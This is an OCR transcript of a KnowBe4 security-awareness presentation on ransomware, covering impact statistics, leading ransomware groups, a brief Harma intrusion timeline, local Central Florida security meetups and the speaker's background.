# Cybercriminals don't care about this and use them anyway to trick you….

*This presentation may contain simulated phishing attacks.*

*The trade names/trademarks of third parties used in this presentation are solely for illustrative and educational purposes.*

*The marks are property of their respective owners, and the use or display of the marks does not imply any affiliation with, endorsement by, or association of any kind between such third parties and KnowBe4.*

This presentation, and the following written materials, contain KnowBe4's proprietary and confidential information and is not to be published, duplicated, or distributed to any third party without KnowBe4's prior written consent. Certain information in this presentation may contain "forward-looking statements" under applicable securities laws. Such statements in this presentation often contain words such as "expect," "anticipate," "intend," "plan," "believe," "will," "estimate," "forecast," "target," or "range" and are merely speculative. Attendees are cautioned not to place undue reliance on such forward-looking statements to reach conclusions or make any investment decisions. Information in this presentation speaks only as of the date that it was prepared and may become incomplete or out of date; KnowBe4 makes no commitment to update such information. This presentation is for educational purposes only and should not be relied upon for any other use.

KnowBe4
Human error. Conquered.

# Ransomware, Ransom-war, Ran-some-where

## Insights on Ransomware from the Cybercriminals and How to Defend

James R. McQuiggan, CISSP, SACP
Security Awareness Advocate


Ransomware is the outcome of unauthorized access


RANSOMWARE
RESPONSE PLAN
RESPONSE PLAN
BACKUPS
RESPONSE PLAN &D BACKUPS
BACKUPS
BACKUPS
SECURE FOLDER
When It Happens, You Need Response Plans & Backups

# James R. McQuiggan, CISSP,SACP

Security Awareness Advocate, KnowBe4 Inc.

Producer, Security Masterminds Podcast


Professor, Cybersecurity, Valencia College

President, ISC2 Central Florida Chapter

ISC2 North American Advisory Council

Cyber Security Awareness Lead, Siemens

Product Security Officer, Siemens Gamesa



# August 26, 2024 - Full Sail

ISC2 CHAPTER

CENTRAL FLORIDA


isc2cfl.org

# Cybersecurity Events in Central Florida

ISC2 Space Coast
4th Wednesday of Each Month

DC 407
- dc407.com
- https://discord.gg/UtvaVp7J36


HackCFL
- hackcfl.com



CitrusSec
- Citrusec.com
- 4th Wednesday of each Monday

Infragard, Orlando
- Infraorl.org
- Quarterly


Central Florida ISSA
- cflissa.org
- August 2
- Lunch 'N Learn
- Antonios, Maitland



Space Coast Cyber Community
- Monthly
- Intracoastal Brewing (Melbourne)

OWASP Orlando
- meetup.com/OWASP-Orlando
- TBD

ISACA Central Florida
- Monthly


KnowBe4

# About KnowBe4

- The world's largest integrated Security Awareness Training and Simulated Phishing platform
- We help tens of thousands of organizations manage the ongoing problem of social engineering
- CEO & employees are industry veterans in IT Security
- Global Sales, Courseware Development, Customer Success, and Technical Support teams worldwide
- Offices in the USA, UK, Netherlands, India, Germany, South Africa, United Arab Emirates, Singapore, Japan, Australia, and Brazil

FORRESTER® WAVE LEADER 2022 Security Awareness And Training Solutions

Inc. 500 AMERICA'S FASTEST-GROWING PRIVATE COMPANIES

Gartner peerinsights customers' choice 2021 ™

*Our mission*

**To help organizations manage the ongoing problem of social engineering**

*We do this by*

**Enabling employees to make smarter security decisions everyday**

# Outcomes for the next 267 minutes…
## (and 579 slides)

How do we prevent it from happening?

What can we learn from CyberCriminals?

Ransomware is the outcome, so what next?



KnowBe4
Human error. Conquered.





SECURITY
AWARENESS

# Ransomware Right Now




KnowBe4
Human error. Conquered.

# Ransomware Clock (ransomwareclock.org)



# Current Ransomware Impact

59% Organizations Impacted

70% Resulted in Data Encryption

>$1b Payments Exceeded

x2 Average Recovery Costs ($4.5m)

32% Access via Unpatched Known Vulnerability

**Top Ransomware Groups**

1. LockBit 3.0
2. BlackCat/ALPHV
3. Black Basta
4. Akira
5. Hunters International

96% Delete Backups before Encryption

# Current Ransomware Outcomes

**Average Ransom ($)**
4,545,349

**Total # of Attacks**
5,980


**Total Records Affected**
499,134,120

## Average Ransom by Industry ($)

| Business | Education | Government | Healthcare |
|---|---|---|---|
| 7,836,955 | 1,372,233 | 1,873,988 | 3,721,414 |


## Average # of Records Affected

| Business | Education | Government | Healthcare |
|---|---|---|---|
| 350,819 | 44,731 | 44,455 | 200,934 |




comparitech


# A look back at Ransomware




Source: https://blog.emsisoft.com/en/34742/history-of-ransomware-a-supervillain-30-years-in-the-making/


# Timelines – Harma / Netwalker / Ryuk

- Harma / Dharma (Crysis) - ~17 minutes
  - 0:00 RDP login from 212.102.45.98
  - 0:01 Opens Task Manager (usually to see who else is logged in)
  - 0:03 Drops/runs Network Scanner (SoftPerfect)
  - 0:08 RDPs into a Domain Controller (DC)
  - 0:10 DC – Opens Task Manager
  - 0:10 DC – Drops/runs Network Scanner
  - 0:13 DC – Drops Harma ransomware on the desktop and then runs it
  - 0:17 entry point – Drops Harma ransomware on the desktop and then runs it
- Netwalker Ransomware – 1 hour
- Ryuk – anywhere between 2 & 29 hours





Source: thedfirreport.com

# Ransomware Response Maturity over Years




## Early:

- Used to encrypt immediately upon executing, didn't care where it was
- Victims Usually Didn't Pay




## Middle:

- Spread like a worm, then encrypted
- Insurance Arriving on Scene / Victims More Likely Pay


## Contemporary:

- Break in, dial-home, notify hacker, determine strategy
- Victims Almost Always Pay (even if they say they don't do)

# Ransomware Family Migration

